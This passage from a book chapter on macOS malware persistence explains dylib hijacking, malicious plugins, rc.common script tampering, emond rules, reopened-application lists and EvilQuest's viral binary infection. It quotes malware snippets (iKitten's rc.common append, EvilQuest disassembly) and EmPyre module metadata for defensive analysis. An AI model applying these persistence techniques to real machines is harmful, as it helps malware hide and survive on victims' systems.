dynamic library of the same name in the primary directory. On subsequent launches, the
agent would first encounter and load the malicious dynamic library. And as the agent was
automatically started each time the user logged in, it afforded a highly stealthy means of
persistence (Listing 2-19).
$ reboot

$ lsof -p <pid of Photo Stream Agent>
…     /Applications/iPhoto.app/Contents/Library/LoginItems/PhotoFoundation.framework/
Versions/A/PhotoFoundation
```

Listing 2-19: A dynamic library hijacker, PhotoFoundation, loaded by Apple's Photo Stream Agent

A program may also be vulnerable to a dylib hijack if it has an optional, or *weak*, dependency on a dynamic library that does not exist. When a dependency is weak, the program will always look for the dynamic library but can still execute if it doesn't exist. However, if malware is able to plant a malicious dynamic library in the weakly specified location, the program will then load it on subsequently launches. If you're interested in learning more about dylib hijacking, see either my research paper on the topic, "Dylib hijacking on OS X," or "MacOS Dylib Injection through Mach-O Binary Manipulation."[12]

Though Mac malware hasn't been known to leverage this technique in the wild in order to persist, the post-exploitation agent EmPyre has a persistence module that leverages dylib hijacking (Listing 2-20):[13]

```
import base64
class Module:

    def __init__(self, mainMenu, params=[]):

        # metadata info about the module, not modified during runtime
        self.info = {
            # name for the module that will appear in module menus
            'Name': 'CreateDylibHijacker',

            # list of one or more authors for the module
            'Author': ['@patrickwardle,@xorrior'],
```

```
            # more verbose multi-line description of the module
            'Description': ('Configures and EmPyre dylib for use in a Dylib hijack, given the
path to a legitimate dylib of a vulnerable application. The architecture of the dylib must
match the target application. The configured dylib will be copied local to the hijackerPath'),

            # True if the module needs to run in the background
            'Background' : False,

            # File extension to save the file as
            'OutputExtension' : "",

            'NeedsAdmin' : True,

            # True if the method doesn't touch disk/is reasonably opsec safe
            'OpsecSafe' : False,

            # list of any references/other comments
            'Comments': [
                'comment',
                'https://www.virusbulletin.com/virusbulletin/2015/03/dylib-hijacking-os-x'
            ]
        }
```

Listing 2-20: EmPyre's dylib hijacking persistence module, CreateHijacker.py

These dylib hijack techniques only work against applications that are specifically vulnerable, which is to say, ones that search for dynamic libraries in multiple locations or that have a weak, non-existent dependency. Moreover, if malware hopes to use this technique for persistence, the vulnerable programs must be either started automatically or commonly launched. Finally, on recent versions of macOS, mitigations such as the hardened runtime may minimize that impact of all dylib injection, as these protections generically prevent the loading of arbitrary dynamic libraries.

Plugins

Many Apple daemons and third-party applications support plugins or extensions by design, whether as dynamic libraries, packages, or various other file formats. While plugins can legitimately extend a program's functionality, malware may abuse these features to achieve stealthy persistence within the context of the process. How? Generally by creating a compatible plugin and installing it into the program's plugin directory.

For example, all modern browsers support plugins or extensions that a browser automatically executes each time it's started, providing a convenient way for malicious code to persist. Moreover, such plugins are afforded direct access to users' browsing sessions, allowing malicious code, such as adware, to display ads, hijack traffic, extract saved passwords, and more.

These extensions can operate quite stealthily. Consider the malicious browser extension Pitchofcase, shown in Figure 2-3. In a write-up, security

researcher Phil Stokes notes that "at first blush, Pitchofcase seems like any other adware extension: when enabled it redirects user searches through a few pay-for-click addresses before landing on *pitchofcase.com*. The extension runs invisibly in the background without a toolbar button or any other means to interact with it."[14] Moreover, Phil noted that if one clicks the Uninstall button, shown in Figure 2-3, the browser extension won't actually be uninstalled.




Figure 2-3: The Pitchofcase adware browser extension

More recent examples of malicious browser extensions include Shlayer, Bundlore, and Pirrit. The latter is especially notable, as it was the first malware to natively target Apple's new M1 chips, which were released in 2020.[15]

Of course, malware can subvert other kinds of applications in a similar manner. For example, in the "iTunes Evil Plugin Proof of Concept" blog post, security researcher Pedro Vilaça illustrated how an attacker could coerce iTunes to load a malicious plugin on OS X 10.9. Because a user could write to the iTunes plugin folder, Vilaça observes that "a trojan dropper can easily load a malicious plugin. Or it can be used as [a] communication channel for a RAT."[16] From there, Vilaça describes how the malware could subvert iTunes in order to steal users' credentials, but the malicious plugin could also provide persistence, as it's automatically loaded and executed each time iTunes is launched.

Finally, various Apple daemons support third-party plugins, including those for authorization, directory services, QuickLook, and Spotlight, that malware could abuse for stealthy persistence.[17] That said, each new release of macOS continues to limit the impact of plugins through entitlements, code-signing checks, sandboxing, and other security features. Perhaps due to their ever-limited impact, no known malware currently abuses these plugins for persistence.

Scripts

Mac malware might modify various system scripts to achieve persistence. One such script is the *rc.common* file found in */etc*. On older versions of macOS, this shell script executes during the boot process, allowing malware to insert arbitrary commands into it that would execute whenever such systems start. For example, the iKitten malware abuses this file using a method, aptly named `addToStartup`, that persists a malicious shell script whose path is passed in as the method's sole parameter (Listing 2-21).

```
-[AppDelegate addToStartup:(NSString*)item] {

  name = [item lastPathComponent];
  cmd  = [NSString stringWithFormat:@"if cat /etc/rc.common | grep %@; then
sleep 1;
          ❶ else echo 'sleep %d && %@ &' >> /etc/rc.common; fi", name, 120,
item];
❷ [CUtils ExecuteBash:command];
  ...
}
```

Listing 2-21: iKitten's subversion of the `rc.common` file for persistence

This method builds a command whose logic first checks if the name of the shell script is already present in the *rc.common* file ❶. If not, the `else` logic will append the script to the end of the file. This command then is executed by a call to a method named `ExecuteBash` ❷.

Other scripts ripe for persistent subversion may be application-specific. One such example is shell initialization scripts, such as *.bashrc* or *.bash_profile*, which may be automatically executed when a user launches a shell.[18] Though the modification of such scripts affords a potential avenue for persistence, this persistence is dependent on the application being executed, and thus won't occur if the user doesn't spawn a shell.

Event Monitor Rules

Volume I of Jonathan Levin's **OS Internals* describes how Mac malware might abuse the event monitor daemon (`emond`) to achieve persistence.[19] As the operating system automatically launches `emond` during system boot, processing and executing any specified rules, malware can simply create a rule for the daemon to automatically execute. You can find the rules that `emond` will execute in the */etc/emond.d/rules* or */private/var/db/emondClients* directories. At this time, no malware is known to leverage such rules for persistence.

Re-opened Applications

Mac users are likely familiar with the following prompt, shown upon logging out (Figure 2-4).




Figure 2-4: The reopen applications prompt

If the box is left checked, macOS will automatically relaunch any running applications upon the next login. Behind the scenes, it stores the applications to be reopened in a property list named *com.apple.loginwindow.<UUID>.plist* within the *~/Library/Preferences/ByHost* directory. The UUID in the path is simply the system hardware's unique identifier. Using macOS's `plutil`, you can view the contents of this property list (Listing 2-22):

```
$ plutil -p ~/Library/Preferences/ByHost/com.apple.loginwindow.151CA171-718D-592B-B37C-
ABB9043C4BE2.plist
{
  "TALAppsToRelaunchAtLogin" => [
    0 => {
      "BackgroundState" => 2
      "BundleID" => "com.apple.ichat"
      "Hide" => 0
      "Path" => "/System/Applications/Messages.app"
    }
    1 => {
      "BackgroundState" => 2
      "BundleID" => "com.google.chrome"
      "Hide" => 0
      "Path" => "/Applications/Google Chrome.app"
    }
}
```

Listing 2-22: The reopened applications property list

As you can see, the file contains various key/value pairs, including the bundle identifier and the path to the application to relaunch. Though no malware is known to persist in this manner, it could add itself directly to this property list and thus be automatically re-executed the next time the user logs in. To ensure continued persistence, it would be wise for the malware to monitor this plist and re-add itself if needed.

Application and Binary Modifications

Stealthy malware may achieve persistence by modifying legitimate programs found on the infected system in such a way that launching these programs runs the malicious code. In early 2020, security researcher

Thomas Reed released a report that highlighted the sophistication of adware targeting macOS. In this report, he notes that the prolific adware Crossrider subverts Safari in order to persist various malicious browser extensions. By creating a modified version of the application, Crossrider makes the application enable malicious Safari extensions whenever the user opens the browser, without requiring user actions. It then deletes this copy of Safari, Reed wrote, "leaving the real copy of Safari thinking that it's got a couple additional browser extensions installed and enabled."[20]

Another example from early 2020, EvilQuest combines several persistence techniques. The malware initially persists as a launch item but also virally infects various binaries on the system. This measure ensures that, even if a user removes the launch item, the malware retains persistence! This kind of viral persistence is rare on macOS, so it merits taking a closer look. When initially executed, EvilQuest spawns a new background thread to find and infect other binaries. The function responsible for generating a list of candidates is descriptively named `get_targets`, while the infection function is called `append_ei`. You can see these in the following disassembly (Listing 2-23).

```
ei_loader_thread:
0x0000000010000c9a0         push       rbp
0x0000000010000c9a1         mov        rbp, rsp
0x0000000010000c9a4         sub        rsp, 0x30
0x0000000010000c9a8         lea        rcx, qword [is_executable]
...
0x0000000010000c9e0         call     ❶ get_targets
0x0000000010000c9e5         cmp        eax, 0x0
0x0000000010000c9e8         jne        leave
...
0x0000000010000ca17         mov        rsi, qword [rax]
0x0000000010000ca1a         call     ❷ append_ei
```

Listing 2-23: EvilQuest's viral infection logic

As shown here, each candidate executable found via the `get_targets` function ❶ is passed to the `append_ei` function ❷. The `append_ei` function inserts a copy of the malware at the start of the target binary, and then rewrites the original target bytes to the end of the file. Finally, it adds a trailer to the end of the file that includes an infection marker, `0xDEADFACE`, and the offset in the file to the original target's bytes. We'll discuss this further in Chapter 11.

Once the malware has infected a binary by wholly inserting itself at the start of the file, it will run whenever anyone executes the file. When it runs, the first thing it does is check if its main persistence mechanism, the launch item, has been removed; if it has, it replaces its malicious launch item. To avoid detection, the malware also executes the contents of the original file by parsing the trailer to get the location of the file's original bytes. These bytes are then written out to a new file, named *<orginalfilename>1*, which the malware then executes.

KnockKnock ...Who's There?

If you're interested in finding out what software or malware is persistently installed on your macOS system, I've created a free open source utility just for this purpose. KnockKnock tells you who's there, querying your system for any software that leverages many of the myriad of persistence mechanisms discussed in this chapter (Figure 2-5).[21] It's worth pointing out that, as legitimate software will often persist as well, the vast majority (if not all) of the items displayed by KnockKnock will be wholly benign.




Figure 2-5: KnockKnock? Who's There? … hopefully only legitimate software!

Up Next

In this chapter we discussed numerous persistence mechanisms that macOS malware can abuse to maintain its access to infected systems. For good measure, we also discussed several potential methods of persisting on a macOS system that malware has yet to leverage in the wild.

Creating a truly comprehensive list of these persistence methods is most likely an exercise in futility. First, Apple has deprecated several very dated ways to persist, such as via the *StartupParameters.plist* file, and thus these no longer work on recent versions of macOS. As such, I didn't cover such methods in this chapter. Secondly, Mac malware authors are a creative bunch. Though we've shed light on many methods of persistence, we'd be naive to assume that malware authors will stick solely to those methods. Instead, they'll surely find new or innovative ways to persist their malicious creations!

If you're interested in learning more about methods of persistence, including historical methods that no longer function and methods uncovered after the publication of this book, I encourage you to explore the following resources:

- "Persistence," MITRE ATT&CK, *https://attack.mitre.org/tactics/TA0003/*
- "Beyond the good ol' LaunchAgents," Theevilbit blog, *https://theevilbit.github.io/beyond/beyond_intro/*
- "Methods of Malware Persistence on Mac OS X," Virus Bulletin, *https://www.virusbulletin.com/uploads/pdf/conference/vb2014/VB2014-Wardle.pdf.*

In the next chapter, we'll explore the objectives of malware once it has persistently infected a Mac system.

Endnotes

1 "Block Blocking Login Items," Objective-See blog, *https://objective-see.com/blog/blog_0x31.html.*

2 "Modern Login Items," Martiancraft blog, *https://martiancraft.com/blog/2015/01/login-items/. "Adding Login Items," Apple Developer documentation, https://developer.apple.com/library/archive/documentation/MacOSX/Conceptual/BPSystemStartup/Chapters/CreatingLoginItems.html.*

3 "The Mac Malware of 2019," Objective-See blog, *https://objective-see.com/blog/blog_0x53.html.*

4 A Launchd tutorial, *https://www.launchd.info/. "Getting Started with Launchd for Sys Admins," Penn State MacAdmins Conference 2012, https://macadmins.psu.edu/files/2012/11/psumacconf2012-launchd.pdf.*

5 EmPyre, a post-exploitation OS X/Linux agent, *https://github.com/EmpireProject/EmPyre.*

6 See the chapter titled "System Startup and Scheduling" in Jaron Bradley, *OS X Incident Response: Scripting and Analysis* (Syngress, 2016).

7 "What is the difference between 'periodic' and 'cron' on OS X?" *https://superuser.com/questions/391204/what-is-the-difference-between-periodic-and-cron-on-os-x.*

8 "Dynamic Library Programming Topics," Apple Developer Library, *https://developer.apple.com/library/archive/documentation/DeveloperTools/Conceptual/DynamicLibraries/000-Introduction/Introduction.html#//apple_ref/doc/uid/TP40001908-SW1.*

9 For additional technical details on this technique, see "Simple code injection using DYLD_INSERT_LIBRARIES," Timac blog, *https://blog.timac.org/2012/1218-simple-code-injection-using-dyld_insert_libraries/.*

10 "Trojan-Downloader:OSX/Flashback.B," F-Secure, *https://www.f-secure.com/v-descs/trojan-downloader_osx_flashback_b.shtml*.

11 "Hardened Runtime," Apple Developer Documentation, *https://developer.apple.com/documentation/security/hardened_runtime*.

12 "Dylib hijacking on OS X," Virus Bulletin, *https://www.virusbulletin.com/uploads/pdf/magazine/2015/vb201503-dylib-hijacking.pdf*. "MacOS Dylib Injection through Mach-O Binary Manipulation," Malware Unicorn, *https://malwareunicorn.org/workshops/macos_dylib_injection.html*.

13 Create [dylib] Hijacker, EmPyre, *https://github.com/EmpireProject/EmPyre/blob/master/lib/modules/persistence/osx/CreateHijacker.py*.

14 "Inside Safari Extensions: Malware's Golden Key to User Data," SentinalOne blog, *https://www.sentinelone.com/blog/inside-safari-extensions-malware-golden-key-user-data/*.

15 "Arm'd & Dangerous," Objective-See blog, *https://objective-see.com/blog/blog_0x62.html*.

16 "iTunes Evil Plugin Proof of Concept," Reverse Engineering blog, *https://reverse.put.as/2014/02/15/appledoesntgiveafuckaboutsecurity-itunes-evil-plugin-proof-of-concept/*.

17 "macOS persistence - Spotlight importers and how to create them," Theevilbit blog, *https://theevilbit.github.io/posts/macos_persistence_spotlight_importers/*. Patrick Wardle, "Writing Bad @$$ Malware for OS X," *https://www.blackhat.com/docs/us-15/materials/us-15-Wardle-Writing-Bad-A-Malware-For-OS-X.pdf*. "Two macOS persistence tricks abusing plugins," CodeColorist, *https://blog.chichou.me/2019/11/21/two-macos-persistence-tricks-abusing-plugins/*. "Using Authorization Plug-ins," Apple Developer documentation, *https://developer.apple.com/documentation/security/authorization_plug-ins/using_authorization_plug-ins*. "Beyond the good ol' LaunchAgents - 5 - Pluggable Authentication Modules (PAM)," Theevilbit blog, *https://theevilbit.github.io/beyond/beyond_0005/*.

18 "Event Triggered Execution: Unix Shell Configuration Modification," MITRE ATT&CK, *https://attack.mitre.org/techniques/T1546/004/*.

19 **OS Internals*, Volume I: *User Mode*, *http://newosxbook.com/index.php*.

20 "Mac adware is more sophisticated and dangerous than traditional Mac malware," Malwarebytes Labs blog, *https://blog.malwarebytes.com/mac/2020/02/mac-adware-is-more-sophisticated-dangerous-than-traditional-mac-malware/*.

21 "KnockKnock," Objective-See, *https://objective-see.com/products/knockknock.html*.